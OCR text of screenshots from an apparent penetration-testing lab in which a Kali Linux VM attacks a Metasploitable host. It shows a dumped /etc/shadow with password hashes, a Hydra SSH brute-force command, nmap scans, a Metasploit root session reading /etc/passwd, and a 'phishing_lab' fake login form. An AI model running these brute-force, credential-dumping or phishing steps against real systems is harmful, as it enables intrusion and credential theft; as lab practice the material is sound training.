

KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:43
kali@kali: ~
Session Actions Edit View Help
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
inet6 fe80::a00:27ff:feca:f096/64 scope link
valid_lft forever preferred_lft forever
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:33
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:00
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo dhclient eth0
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
┌──(kali㉿kali)-[~]
└─$
Right Ctrl

```
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
9:48
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ mkdir -p ~/phishing_lab cd ~/phishing_lab
┌──(kali㉿kali)-[~]
└─$ cat > login.html << 'EOF'
heredoc>
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:29
kali@kali: ~/phishing_lab
Session Actions Edit View Help
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
q
^C
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox file://$(pwd)/login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ cd ~find . -name 'login.html'
cd: too many arguments
(kali㉿kali)-[~/phishing_lab]
$
Right Ctrl

